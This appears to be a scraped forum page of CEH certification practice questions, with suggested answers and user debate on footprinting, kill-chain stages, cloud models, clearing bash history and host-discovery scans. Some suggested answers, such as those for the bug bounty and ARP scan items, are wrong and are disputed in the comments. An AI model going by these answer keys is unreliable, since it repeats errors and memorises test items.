🗨️ 👤 **mike12111** 1 year, 9 months ago

Selected Answer: C

correct answer

upvoted 1 times

🗨️ 👤 **Kamal_SriLanka** 2 years, 10 months ago

Correct answer

upvoted 5 times

🗨️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 3 times


Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an attack on the target government organization without being traced.

Which of the following techniques is described in the above scenario?

- A. Website footprinting
- B. Dark web footprinting
- C. VPN footprinting
- D. VoIP footprinting

Suggested Answer: B

Community vote distribution



cerzocuspi Highly Voted 3 years, 2 months ago

Answer is Dark web footprinting

Question means hidden/sensitive data

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

(EC-Council 157)

upvoted 24 times

uday1985 2 years, 1 month ago

and how you can access Dark web without traces? without VPN and Tor?

upvoted 3 times

Kamal_SriLanka Highly Voted 2 years, 11 months ago

The answer is Dark Web - the attacker use tor browser to hide himself fr the foot printing.

upvoted 6 times

SgtLightyear Most Recent 9 months ago

Selected Answer: C

VPN Footprinting

upvoted 1 times

boog 1 year ago

B. Terribly worded question. VPN footprinting is not the same as using a VPN for the attack.

upvoted 1 times

Yebi 1 year, 5 months ago

Selected Answer: B

B. Dark web footprinting

upvoted 1 times

Daniel8660 1 year, 8 months ago

Selected Answer: B

Deep and Dark Web Footprinting

The deep web consists of web pages and content that are hidden and unindexed and cannot be located using a traditional web browser and search engines. It can be accessed by search engines such as Tor Browser.

The dark web or dark net is a subset of the deep web, where anyone can navigate anonymously without being traced. (P.157/141)

upvoted 4 times

dinonino 1 year, 9 months ago

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed. Such content cannot be located using traditional web browsers and search engines. The size of the deep web is incalculable, and it expands to almost the entire World Wide Web. The deep web does not allow the crawling process of basic search engines. It consists of official government or federal databases and other information linked to various organizations. The deep web can be accessed using search engines such as Tor Browser and the WWW Virtual Library.

It can be used for both legal and illegal activities. The dark web or Darknet is a deeper layer of the online cyberspace, and it is the subset of the deep web that enables anyone to navigate anonymously without being traced. The dark web can be accessed only through specialized tools or darknet browsers. Attackers primarily use the dark web to perform footprinting on the target organization and launch attacks. The dark web can be accessed using search engines such as Tor Browser and ExoneraTor.

upvoted 1 times

🗳️ 👤 **dinonino** 1 year, 9 months ago

Answer is dark web foot printing as it is a part of deep deep web with available gov info

upvoted 1 times

🗳️ 👤 **45382456** 1 year, 10 months ago

Selected Answer: B

CEH book p111 - 112

upvoted 1 times

🗳️ 👤 **Ligeti15** 1 year, 11 months ago

Selected Answer: B

I think it is "Dark web footprinting" because:

1- "tool or browser": what else but TOR client/browser

2- "anonymous": VPN connection is NOT anonymous or hidden, and the question states that the browsing was done anonymously and the attack was executed "without trace", so again... TOR.

Deep web (think web servers/applications) is accessed by TOR network, Dark web is the "evil (illegal activities)" part that can be found "in" the deep web.

Thoughts?

upvoted 2 times

🗳️ 👤 **Hanji1691** 2 years ago

Selected Answer: C

C is correct, Dark web cannot be accessed without Tor which uses VPN

upvoted 2 times

🗳️ 👤 **EngnSu** 2 years ago

Selected Answer: C

According CEHv11 P.157, Dark web is the subset of the deep web that enables anyone to navigate anonymously without being traced, such as Tor Browser

Tor Browser used to access the deep and dark web where it acts as a default VPN

thus C

upvoted 2 times

🗳️ 👤 **jijin** 2 years, 1 month ago

Selected Answer: C

<https://us.norton.com/internetsecurity-privacy-clean-up-online-digital-footprint.html>

upvoted 1 times

🗳️ 👤 **djaBSNYVXSHGX** 2 years, 2 months ago

Selected Answer: B

B is correct

upvoted 1 times

🗳️ 👤 **[Removed]** 2 years, 2 months ago

Selected Answer: B

According to CEHv11 Textbook "The dark web or Darknet is a deeper layer of the online cyberspace, and it is the subset of the deep web that enables anyone to navigate anonymously without being traced. The dark web can be accessed only through specialized tools or darknet browsers. Attackers primarily use the dark web to perform footprinting on the target organization and launch attacks. The dark web can be accessed using search engines such as Tor Browser and ExoneraTor." It is definitely B.

upvoted 3 times

🗳️ 👤 **gokhansah1n** 2 years, 4 months ago

Selected Answer: B

The answer is Dark web footprinting. Encrypted traffic with Tor browser's proxy nodes is used in order not to be traceable.



upvoted 2 times

🗳️ 👤 **Crash_Override** 2 years, 4 months ago

Selected Answer: B

Answer Is B Dark Web

upvoted 1 times

  **egz21** 2 years, 5 months ago

Selected Answer: B

I think that correct answer is is Dark web footprinting

upvoted 2 times

An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.


What is the type of vulnerability assessment solution that James employed in the above scenario?

- A. Service-based solutions
- B. Product-based solutions
- C. Tree-based assessment
- D. Inference-based assessment

Suggested Answer: D

Community vote distribution

D (100%)


 **cerzocuspi** Highly Voted 2 years, 2 months ago

Answer is Correct. inference-based assessment.

In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

(EC-Council 533)

upvoted 25 times

 **KumaraRashu** Highly Voted 1 year, 5 months ago

Product based solution vs Service based solution

Product based solutions are deployed within the network. Usually dedicated for internal network.


Service based solutions are third-party solutions which offers security and auditing. This can be host either inside or outside the network. This can be a security risk of being compromised.

Tree-based Assessment vs Inference-based Assessment

Tree-based Assessment is the approach in which auditor follows different strategies for each component of an environment

Inference-based Assessment is the approach to assist depending on the inventory of protocols in an environment

upvoted 11 times

 **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: D

Vulnerability Assessment Solutions and Tools , Inference-Based Assessment

Inference-based scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests. (P.533/517)

upvoted 7 times

 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

Dorian is sending a digitally signed email to Poly. With which key is Dorian signing this message and how is Poly validating it?

- A. Dorian is signing the message with his public key, and Poly will verify that the message came from Dorian by using Dorian's private key.
- B. Dorian is signing the message with Poly's private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
- C. Dorian is signing the message with his private key, and Poly will verify that the message came from Dorian by using Dorian's public key.
- D. Dorian is signing the message with Poly's public key, and Poly will verify that the message came from Dorian by using Dorian's public key.

Suggested Answer: C

Community vote distribution

C (100%)

Amios1 Highly Voted 1 year, 6 months ago

A digital signature only requires the sender (the signer) to have cryptographic keys (a private key and a public key). The sender signs the message locally on his/her device (using sender's private key).

upvoted 5 times

Amios1 1 year, 6 months ago

Furthermore, the receiver verifies it on his device by using sender's public key. The process works as follows:

upvoted 2 times

Daniel8660 Most Recent 8 months, 2 weeks ago

Selected Answer: C

A digital signature only requires the sender (the signer) to have cryptographic keys (a private key and a public key).

The sender signs the message locally on his/her device (using sender's private key).

Furthermore, the receiver verifies it on his device by using sender's public key. (P.3080/3064)

upvoted 3 times

K3nz0420 1 year, 5 months ago

Dorian signs with his private key and Polly will use Dorian's public key

upvoted 4 times

Snipa_x 1 year, 7 months ago

HAHA PKI is always fun.

upvoted 2 times

gtlusciak 1 year, 7 months ago

C - <https://blog.mailfence.com/how-do-digital-signatures-work/>

upvoted 1 times

ANDRESCB1988 1 year, 11 months ago

correct

upvoted 2 times

At what stage of the cyber kill chain theory model does data exfiltration occur?




- A. Weaponization
- B. Actions on objectives
- C. Command and control
- D. Installation

Suggested Answer: B

Community vote distribution

B (75%)


C (25%)

  **americaman80**  3 years, 2 months ago

B is the correct answer. Reference:

<https://www.logsign.com/blog/7-steps-of-cyber-kill-chain/#:~:text=The%20Cyber%20Kill%20Chain%20consists%20of%207%20steps%3A%20Reconnaissance%2C%20weaponization,attacker%20%2F%20intruder>

upvoted 11 times

  **Daniel8660**  1 year, 8 months ago

Selected Answer: B

Actions on Objectives

The adversary controls the victim's system from a remote location and finally accomplishes their intended goals.

The adversary gains access to confidential data, disrupts the services or network, or destroys the operational capability of the target by gaining access to its network and compromising more systems.

Also, the adversary may use this as a launching point to perform other attacks. (P.32/16)

upvoted 5 times

  **MH2**  9 months, 3 weeks ago

Selected Answer: C

The adversary creates a command and control channel, which establishes two-way communication between the victim's system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network

upvoted 1 times


  **MH2** 9 months, 3 weeks ago

Command and Control

EC-Council's CEH book pg 26

The adversary creates a command and control channel, which establishes two-way communication between the victim's system and adversary-controlled server to communicate and pass data back and forth. The adversaries implement techniques such as encryption to hide the presence of such channels. Using this channel, the adversary performs remote exploitation on the target system or network

upvoted 1 times



  **Bob_234** 1 year, 3 months ago

Selected Answer: B

Actions on objectives (AOO) is the final stage of the Cyber Kill Chain, where the attacker achieves their ultimate objective. This could involve data theft, sabotage, or any other goal that the attacker had in mind when they initiated the attack.

Command and Control (C2), on the other hand, is an earlier stage in the Cyber Kill Chain, where the attacker establishes communication with the compromised system or network to gain control and issue commands to carry out the attack. The C2 stage often involves the use of malware or other forms of malicious software to gain access to the targeted system or network.

upvoted 1 times

  **n7es1** 1 year, 2 months ago

Hey buddy, can I reach out to you please? Discord or even twitter handle?

upvoted 1 times

🗨️ 👤 **josevirtual** 1 year, 6 months ago

Selected Answer: B

Actions on objectives

upvoted 1 times

🗨️ 👤 **uday1985** 2 years ago

Actions on Objective: Intruder takes action to achieve their goals, such as data exfiltration, data destruction, or encryption for ransom.

answer is correct

upvoted 1 times

🗨️ 👤 **cazzobsb** 2 years, 2 months ago

Selected Answer: B

Correct

upvoted 1 times

🗨️ 👤 **tux_alke** 2 years, 3 months ago

Selected Answer: B

Actions and Objectives

upvoted 1 times

🗨️ 👤 **spydogg** 2 years, 4 months ago

Selected Answer: B

Action on objective is the correct answer.

Think about it - every attack has its purpose - to encrypt data, to steal/exfiltrate data. No one is attacking only to establish command and control. So the "objective" is to steal the data

upvoted 3 times

🗨️ 👤 **semselim** 2 years, 4 months ago

Selected Answer: C

Command and control

upvoted 3 times

🗨️ 👤 **stephyfresh13** 2 years, 7 months ago

Actions on Objective: Once the attacker / intruder gains persistent access, they finally take action to fulfill their purpose, such as encryption for ransom, data exfiltration or even data destruction.

upvoted 3 times

🗨️ 👤 **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 4 times

🗨️ 👤 **marcoatv** 2 years ago

Hope you scored a 100, never missed a single question! Damn NPC

upvoted 1 times

Heather's company has decided to use a new customer relationship management tool. After performing the appropriate research, they decided to purchase a subscription to a cloud-hosted solution. The only administrative task that Heather will need to perform is the management of user accounts. The provider will take care of the hardware, operating system, and software administration including patching and monitoring. Which of the following is this type of solution?

- A. IaaS
- B. SaaS
- C. PaaS
- D. CaaS

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **Scryptic** Highly Voted 2 years, 10 months ago

IaaS: (infrastructure as a service)

A third-party cloud provider rents infrastructure such as servers, virtual machines, networks, and storage. Users are still responsible for managing and provisioning this hardware and installing applications.

CaaS: (containers as a service)

In CaaS, cloud users can deploy containers, i.e. software packages that combine applications with the libraries, dependencies, and settings that they need to run predictably and reliably.

PaaS: (platform as a service)

PaaS is a cloud computing model where a third-party provider delivers hardware and software tools to users over the internet. Usually, these tools are needed for application development.

SaaS: (Software-as-a-Service)

SaaS is a method of software delivery that allows data to be accessed from any device with an internet connection and a web browser. In this web-based model, software vendors host and maintain the servers, databases, and the code that makes up an application.

upvoted 17 times

🗳️ 👤 **whysoserious1199** Highly Voted 2 years, 10 months ago

SaaS is right. It stands for Software as a Service.

upvoted 8 times

🗳️ 👤 **AJAYMU** Most Recent 8 months, 3 weeks ago

Its A, infrastructure as a service is correct

upvoted 1 times

🗳️ 👤 **Daniel8660** 1 year, 8 months ago

Selected Answer: B

Software-as-a-Service (SaaS)

This cloud computing service offers application software to subscribers on-demand over the Internet. The provider charges for the service on a pay-per-use basis, by subscription, by advertising, or by sharing among multiple users (e.g., web-based office applications like Google Docs or Calendar, Salesforce CRM, and Freshbooks). (P.2811/2795)

upvoted 2 times

🗳️ 👤 **Jaak** 2 years, 7 months ago

Selected Answer: B

Nice graphical explanation

[https://www.redhat.com/en/topics/cloud-computing/iaas-vs-paas-vs-saas?](https://www.redhat.com/en/topics/cloud-computing/iaas-vs-paas-vs-saas?sc_cid=7013a000002pgROAAY&gclid=Cj0KCQiAtJeNBhCVARisANJUJ2HZoylx8DNlaB8xUGsChRwZ488iEnoy30lj-j6MfLG9GQGTqeJVkskaAqovEALw_wcB&gclidsrc=aw.ds)

sc_cid=7013a000002pgROAAY&gclid=Cj0KCQiAtJeNBhCVARisANJUJ2HZoylx8DNlaB8xUGsChRwZ488iEnoy30lj-

j6MfLG9GQGTqeJVkskaAqovEALw_wcB&gclidsrc=aw.ds

upvoted 4 times

  **ANDRESCB1988** 2 years, 11 months ago

correct

upvoted 2 times

  **Greza vi** 3 years ago

CRM tool is considered the software here.

I hope these automatically generated answers are correct.

upvoted 2 times

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext.
Which file do you have to clean to clear the password?



- A. .xsession-log
- B. .profile
- C. .bashrc
- D. .bash_history

Suggested Answer: D

Community vote distribution

D (75%)

A (25%)

  **cerzocuspi** Highly Voted 2 years, 8 months ago

.bash_history is correct answer. Bash history stores command that you write cleartext

.bash_history

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed.



BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history.

NOTE: Bash is that the shell program employed by Apple Terminal.

Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it.

The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

upvoted 16 times

  **tille** 2 years, 7 months ago

I think this is the .bash_history also.

upvoted 2 times

  **javiergarridomellado** Most Recent 9 months, 2 weeks ago

Selected Answer: D

The SMB command uses the password to perform the login, this is stored in the bash_history. However, a log (xsession-log) never saves the credentials in its records.

upvoted 2 times

  **josevirtual** 11 months, 2 weeks ago

Selected Answer: D

.bash_history

upvoted 1 times

  **Daniel8660** 1 year, 2 months ago

Selected Answer: D

Covering BASH Shell Tracks

The BASH is an sh-compatible shell that stores command history in a file called bash_history.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system. (P.830/814)

upvoted 2 times

  **cazzobsb** 1 year, 8 months ago

Selected Answer: D

correct

upvoted 1 times

  **[Removed]** 1 year, 9 months ago

Selected Answer: D

.bash_history seems to be the best answer, there is also absolutely no mention of xsession in the CEH V11 book so I will go with D.


upvoted 1 times

  **semselim** 1 year, 10 months ago

Selected Answer: A

<https://www.maths.cam.ac.uk/computing/linux/X/xsession>

upvoted 2 times


  **spydogg** 1 year, 11 months ago

Selected Answer: D

My vote goes to bash_history.

xsession-log should be related to Xorg session - the graphical environment. I cannot imagine how this log can relate to SMB login.

upvoted 1 times

  **egz21** 1 year, 11 months ago

Selected Answer: D

in my opinion is d).bash_history

If you would like to seek out more information a few problem during a session or want to repair it, consult the system log, which stores log data for your user session and applications.

The ~/.xsession-errors X session log file has been deprecated and is not any longer used.

On systemd-based systems, you'll find the session log data within the systemd journal, which stores the info during a binary format. to look at the logs, use the journalctl command.

To view your user session logs:

1. Determine your user ID (uid) by running the subsequent command:

2. \$ id -user

1000

3. View the journal logs for the user ID determined above:

\$ journalctl _UID=1000

For more information on the systemd journal, see the journalctl(1) man page.

upvoted 1 times

  **ProveCert** 2 years ago

Selected Answer: A

(A) is the correct answer

upvoted 1 times

  **AjaxFar** 2 years ago

I go for session log option

upvoted 1 times

  **NIKUU9898dik** 2 years, 1 month ago

what is the correct answer?

upvoted 2 times

  **LIBUNB** 2 years, 1 month ago

Correct answer is

A. .xsession-log

upvoted 2 times

  **blacksheep6r** 2 years, 2 months ago

the answer is A. .X session-log.

If you would like to seek out more information a few problem during a session or want to repair it, consult the system log, which stores log data for your user session and applications. The ~/.xsession-errors X session log file has been deprecated and is not any longer used. On systemd-based systems, you'll find the session log data within the systemd journal, which stores the info during a binary format. to look at the logs, use the journalctl command. To view your user session logs:1. Determine your user ID (uid) by running the subsequent command:2. \$ id Cuser10003. View the journal logs for the user ID determined above:\$ journalctl _UID=1000For more information on the systemd journal, see the journalctl(1) man page.

upvoted 3 times

  **jinjection** 2 years, 3 months ago

correct

upvoted 1 times

  **Scryptic** 2 years, 4 months ago

History does not show the content of ~/.bash_history. Instead, it shows the current content of Bash's history list in memory for this session.

Whenever you open a Bash shell, it will read in the content of your .bash_history file and append that to its session history list.

As you type in commands, Bash appends them to its session history list.

When you close your shell again, Bash will save its history list to the disk by appending the contained entries to your .bash_history file.

The history file doesn't get updated until the current shell session ends, so everything you did in your current terminal window is not written to the disk yet. It resides only in your history list in memory.

upvoted 1 times

  **ANDRESCB1988** 2 years, 5 months ago

correct

upvoted 1 times



Infecting a system with malware and using phishing to gain credentials to a system or web application are examples of which phase of the ethical hacking methodology?

- A. Scanning
- B. Gaining access
- C. Maintaining access
- D. Reconnaissance

Suggested Answer: B

Community vote distribution

B (100%)

  **ripple** Highly Voted 2 years ago

B: Gaining Access

It's specifically discussing methods of gaining the initial access and NOT maintaining access or ensuring persistence after the fact.

Using malware to obtain credentials or phishing staff members for credentials are very, very clearly Gaining Access.


upvoted 10 times

  **beowolf** Highly Voted 2 years ago

Answer is correct.

if it's maintenance phase attacker has successfully compromised the system so why would the attacker use phishing again?

upvoted 7 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago


Selected Answer: B

Hacking Phase: Gaining Access

Gaining access refers to the point where the attacker obtains access to the operating system or applications on the target computer or network.

(P.51/35)

upvoted 2 times

  **Genesis777** 8 months, 3 weeks ago


CEHv11 pg 51 - Attackers gain access to the target system locally (offline), over a LAN, or on the Internet. Examples include password cracking, stack-based buffer overflows, denial of service, and session hijacking. Using a technique called spoofing to exploit the system by pretending to be a legitimate user or a different system, attackers can send a data packet containing a bug to the target system in order to exploit a vulnerability.

upvoted 2 times

  **uday1985** 9 months, 2 weeks ago

Magic word is "phishing to gain credentials"! it means that credentials are not obtained yet, and they still need to be stolen to maintain access!

upvoted 1 times

  **RottenCow21** 1 year, 1 month ago

Selected Answer: B

B: Gaining Access is correct

upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: B

B: Gaining Access

upvoted 4 times

  **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 3 times

  **JArifat** 2 years, 1 month ago

Answer: Maintaining Access

3. Gaining Access:

This phase is where an attacker breaks into the system/network using various tools or methods. After entering into a system, he has to increase his privilege to administrator level so he can install an application he needs or modify data or hide data.

4. Maintaining Access:

Hacker may just hack the system to show it was vulnerable or he can be so mischievous that he wants to maintain or persist the connection in the background without the knowledge of the user. This can be done using Trojans, Rootkits or other malicious files. The aim is to maintain the access to the target until he finishes the tasks he planned to accomplish in that target.

upvoted 5 times

John is investigating web-application firewall logs and observes that someone is attempting to inject the following:

```
char buff[10];  
buff[10] = 'a';
```

What type of attack is this?

- A. SQL injection
- B. Buffer overflow
- C. CSRF
- D. XSS

Suggested Answer: *B*

Community vote distribution

B (100%)

 **Daniel8660** Highly Voted 8 months, 2 weeks ago

Selected Answer: B

Simple Buffer Overflow in C

EX: int buffer(char str[]) (P.637/621)

upvoted 5 times

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.

What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: A

Types of IDS Alerts

False Postive - An IDS raises an alarm when no attack has taken place. (P.1485/1469)

upvoted 3 times

🗲️ 👤 **Halbgod** 1 year, 3 months ago

correct

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times

Which file is a rich target to discover the structure of a website during web-server footprinting?



- A. domain.txt
- B. Robots.txt
- C. Document root
- D. index.html

Suggested Answer: B

Community vote distribution

B (89%)

11%



  **blacksheep6r** Highly Voted 1 year, 8 months ago

Information Gathering from Robots.txt File A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information. An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.

Certified Ethical Hacker(CEH) Version 11 pg 1650
upvoted 13 times

  **tille** Highly Voted 2 years, 1 month ago

I would go with robots.txt. The question asks a file and with the content of the robots.txt the hacker can found directories which should be not visible.
upvoted 10 times

  **Daniel8660** Most Recent 8 months, 2 weeks ago

Selected Answer: B

Web Server Attack Methodolog

Information Gathering from Robots.txt File

The robots.txt file contains the list of the web server directories and files that the web site owner wants to hide from web crawlers. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas. (P.1650/1634)

upvoted 3 times

  **disil98445** 1 year ago

Selected Answer: B

robots.txt

upvoted 1 times

  **volatile** 1 year ago

Selected Answer: B

The answer is B. Robots.txt.

It is called comprehensive reading people.

The question says which FILE.

Robots.txt is a file.

Documents Root is a Directory Folder NOT a file.

What is a robots txt file used for?

A robots. txt file tells search engine crawlers which URLs the crawler can access on your site. This is used mainly to avoid overloading your site with request. It can be used to discover the structure of a website during web-server footprinting.

upvoted 3 times

  **EngnSu** 1 year ago

Selected Answer: B

According CEHv11 P.1650

An attacker can simply request the Robots.txt file from the URL and retrieve sensitive information such as

the root directory structure and content management system information about the target website

upvoted 1 times

🗨️ 👤 **Madhusudanan** 1 year, 2 months ago

Selected Answer: C

Answer C: The document root is a directory that is stored on your hosts servers and that is designated for holding web pages.

upvoted 1 times

🗨️ 👤 **alopezme** 1 year, 6 months ago

its robots.txt (underscore)

upvoted 1 times

🗨️ 👤 **Bot001** 1 year, 8 months ago

ANSWRE C. DOCUMENT ROOT

upvoted 1 times

🗨️ 👤 **brdweek** 1 year, 10 months ago

robots.txt

upvoted 3 times

🗨️ 👤 **ANDRESCB1988** 1 year, 11 months ago

option C is the correct, Document root

upvoted 1 times

🗨️ 👤 **beowolf** 2 years ago

Robots.txt should be the right answer. Read the question, it says "file"

upvoted 7 times

🗨️ 👤 **cerzocuspi** 2 years, 2 months ago

Correct answer is Document root:

The document root is a directory (a folder) that is stored on your host's servers and that is designated for holding web pages.

upvoted 4 times

🗨️ 👤 **QuidProQuoo** 2 years ago

Therefor this can not be the correct answer because they are asking for a file.

upvoted 4 times

🗨️ 👤 **generate159357** 1 year, 10 months ago

document root is a directory of website but question asks about a file with structure which is option D index.html

upvoted 2 times

🗨️ 👤 **americaman80** 2 years, 2 months ago

Correct answer is Document root:

Explanation:

The document root is a directory (a folder) that is stored on your host's servers and that is designated for holding web pages. When someone else looks at your web site, this is the location they will be accessing.

In order for a website to be accessible to visitors, it must be published to the correct directory, the "document root."

You might think that there would only be one directory in your space on your host's servers, but often hosts provide services beyond just publishing a website. In this case, they are likely to set up every account with several directories, since each service would require its own.

upvoted 2 times

🗨️ 👤 **_Storm_** 2 years, 2 months ago

talks about file not directory

upvoted 14 times

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

- A. White-hat hacking program
- B. Bug bounty program
- C. Ethical hacking program
- D. Vulnerability hunting program

Suggested Answer: C

Community vote distribution

B (100%)

jucaar Highly Voted 1 year, 1 month ago

Why does the admin not update to the correct answer "Bug Bounty Program" ?
upvoted 5 times

awesomenessforso Most Recent 7 months ago

Funny answer tho
upvoted 1 times

victorfs 7 months, 3 weeks ago

The correct
upvoted 1 times

Ethanical 9 months, 2 weeks ago

Selected Answer: B

Look at HackerOne website and it specifically says on there Bug Bounty Program

Admin fix the answer because it is B
upvoted 3 times

Bob_234 9 months, 2 weeks ago

Selected Answer: B

A bug bounty program is a structured program that encourages security researchers and ethical hackers to report vulnerabilities or bugs they have found in a company's software, website, or network in exchange for rewards, such as monetary compensation, recognition, or other incentives.
upvoted 3 times

tomas1212 1 year, 1 month ago

<https://www.hackerone.com/> is for Increase your resistance to attack by tapping the world's top ethical hackers. Understand your attack surface, hunt bugs, test apps, and fix vulnerabilities before anyone else knows they exist.
upvoted 2 times

noblethic 1 year, 1 month ago

Selected Answer: B

Bug bounty program!!!
upvoted 3 times

Daniel8660 1 year, 2 months ago

Selected Answer: B

Bug Bounty Program
is a challenge hosted by organizations, websites, or software developers to tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities.
Many organizations and companies conduct bug bounty programs to strengthen their cyber security by patching ignored vulnerabilities. Online Platform HackerOne (P.2005/1989)
upvoted 4 times

JackyLai88 1 year, 3 months ago

Selected Answer: B

A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities. This program focuses on identifying the latest security flaws in the software or any web application that most security developers fail to detect and which may hence pose a great threat.

upvoted 1 times

🗲️ 👤 **tinkerer** 1 year, 3 months ago

Selected Answer: B

B is correct

upvoted 1 times

🗲️ 👤 **M_Pass** 1 year, 3 months ago

Selected Answer: B

the answer is "Bug bounty program" ☹️

upvoted 1 times

🗲️ 👤 **flinux** 1 year, 3 months ago

Selected Answer: B

the answer is B

upvoted 1 times

🗲️ 👤 **Jacs** 1 year, 4 months ago

Selected Answer: B

see the hackone web

upvoted 1 times

🗲️ 👤 **weaselless** 1 year, 4 months ago

Selected Answer: B

In the website

<https://hackerone.com/bug-bounty-programs>

upvoted 1 times

🗲️ 👤 **click2000** 1 year, 4 months ago

CEH Page 2005

upvoted 3 times

🗲️ 👤 **MyName7** 1 year, 4 months ago

Selected Answer: B

bug bounty

upvoted 1 times

🗲️ 👤 **Amios1** 1 year, 12 months ago

A bug bounty program is a deal offered by many websites, organizations and software developers by which individuals can receive recognition and compensation[1][2] for reporting bugs, especially those pertaining to security exploits and vulnerabilities.

upvoted 2 times

There are multiple cloud deployment options depending on how isolated a customer's resources are from those of other customers. Shared environments share the costs and allow each customer to enjoy lower operations expenses. One solution is for a customer to join with a group of users or organizations to share a cloud environment.

What is this cloud deployment option called?

- A. Private
- B. Community
- C. Public
- D. Hybrid

Suggested Answer: B

Community vote distribution

B (100%)

🗲️ 👤 **Daniel8660** 8 months, 2 weeks ago

Selected Answer: B

Cloud Deployment Models

Community Cloud

Shared infrastructure between several organizations from a specific community with common concerns (security, compliance, jurisdiction, etc.) (P.2817/2801)

upvoted 2 times

🗲️ 👤 **j0s310** 1 year, 2 months ago

Community cloud is a cloud infrastructure that allows systems and services to be accessible by a group of several organizations to share the information. It is owned, managed, and operated by one or more organizations in the community, a third party, or a combination of them.

upvoted 1 times

🗲️ 👤 **ANDRESCB1988** 1 year, 11 months ago

correct

upvoted 1 times


Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.

Which of the following host discovery techniques must he use to perform the given task?

- A. UDP scan
- B. ARP ping scan
- C. ACK flag probe scan
- D. TCP Maimon scan

Suggested Answer: C

Community vote distribution



IamDaMan2 Highly Voted 4 years ago

Exact wording from v11 studyguide (online book)

"In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls."

upvoted 34 times

OleMadhatter Highly Voted 4 years, 2 months ago

B. In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.

upvoted 10 times

sam_kdr Most Recent 8 months, 1 week ago

Selected Answer: C

Answer is C. ACK flag probe scan

upvoted 1 times

MH2 1 year, 9 months ago

Selected Answer: B

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls. EC-Council's CEH book pg 176

upvoted 1 times

victorfs 2 years, 1 month ago

Selected Answer: B

The correct option is B.

B. ARP ping scan.

It works by sending ARP requests to each IP address in the target IPv4 range. If a host is active and responds to the ARP request.

ARP requests operate at the data link layer and are typically not blocked by firewalls.

This technique allows him to identify active devices on the network that might be hidden from traditional IP-based scanning methods

upvoted 1 times

victorfs 2 years, 1 month ago

Selected Answer: B

The correct option is B:

ARP ping scan

upvoted 1 times

Binx 2 years, 2 months ago

Selected Answer: B

In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls. CEH Module 03 Page 176

upvoted 2 times

🗨️ 👤 **Bob_234** 2 years, 3 months ago

" hidden by a restrictive firewall " so is will not by ARP, but ACK flag.

upvoted 1 times

🗨️ 👤 **Bob_234** 2 years, 3 months ago

Selected Answer: C

Firewall evasion: Since ACK flag probe scans are less likely to be detected by firewalls than other types of scans, they can be used to evade detection and gain information about a target system's open ports.

upvoted 2 times

🗨️ 👤 **VOAKDO** 2 years, 5 months ago

Selected Answer: B

B

Exactly the same definition on ceH v11 book says. Exactly!

upvoted 2 times

